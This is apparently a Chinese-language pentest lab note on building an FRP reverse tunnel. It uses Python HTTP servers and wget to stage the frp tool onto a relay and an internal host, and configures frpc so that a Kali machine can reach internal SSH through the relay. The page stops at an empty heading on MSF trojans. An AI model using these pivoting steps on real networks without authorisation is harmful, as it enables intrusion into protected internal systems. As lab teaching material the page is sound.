隧道代理
01-隧道搭建
02-MSF隧道
03-NPS隧道
04-FRP隧道
05-SSH隧道
06-ICMP隧道
07-NEO隧道
-
+
04-FRP隧道
浏览
2
# FRP隧道 ## 概述 FRP(Fast Reverse Proxy)是一款用 Go 语言开发的高性能**反向代理**应用,其核心用途是**内网穿透**。 它通过一台具有公网 IP 的中转服务器,帮助你将位于 NAT 或防火墙后的内网服务安全地暴露到公网,而无需内网设备本身拥有公网 IP。 frp 采用 C/S 模式,将服务端部署在具有公网 IP 的机器上,客户端部署在内网或防火墙内的机器上,通过访问暴露在服务器上的端口,反向代理到处于内网的服务。 官网地址:https://gofrp.org/zh-cn/   ## 隧道搭建  ```bash #1. frpc放在内网服务器,frps放在外网服务器 #1.1 将物理机钟的frp压缩包,上传到外网服务器 python -m http.server #1.2 外网服务器接收frp压缩包,并解压 wget http://192.168.88.1:8000/frp_0.61.2_linux_amd64.tar.gz tar -zxvf frp_0.61.2_linux_amd64.tar.gz #1.3 外网服务器将压缩包传递给内网服务器 python -m SimpleHTTPServer 2323 #1.4 内网服务器接收并解压 wget http://10.20.30.128:2323/frp_0.61.2_linux_amd64.tar.gz tar -zxvf frp_0.61.2_linux_amd64.tar.gz #2. 修改内网服务器的frpc.toml 的配置文件 serverAddr = "10.20.30.128" #跳板机的IP地址 serverPort = 7000 [[proxies]] name = "test-tcp" type = "tcp" localIP = "127.0.0.1" localPort = 22 #内网服务的应用 remotePort = 6868 #外网服务器的端口 #3 外网服务器启用frp的服务端 ./frps -c ./frps.toml #4. 内网服务器启用frp的客户端 ./frpc -c ./frpc.toml #5. 使用kali连接内网的ssh服务,目标指向为外网服务器的外网IP地址以及端口 ssh root@192.168.88.125 -p 6868 ``` 外网服务器的FRPs配置:  内网服务器的FRPc配置:  kali连接内网服务器的SSH:  ## MSF正向木马 